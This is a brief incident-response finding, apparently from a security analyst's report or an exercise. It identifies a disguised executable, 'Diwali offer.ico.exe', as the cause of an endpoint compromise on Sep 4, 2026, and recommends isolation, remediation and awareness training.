“Diwali offer.ico.exe” is the file responsible for initiating the compromise on Sep 4,2026 at around 15:43:22.399 And as it got executed successfully, so we can absolutely say that the endpoint got compromised as well and needs immediate isolations and remediations steps and awareness trainings so to avoid this kind of situations later on.
Optional: Commands Used	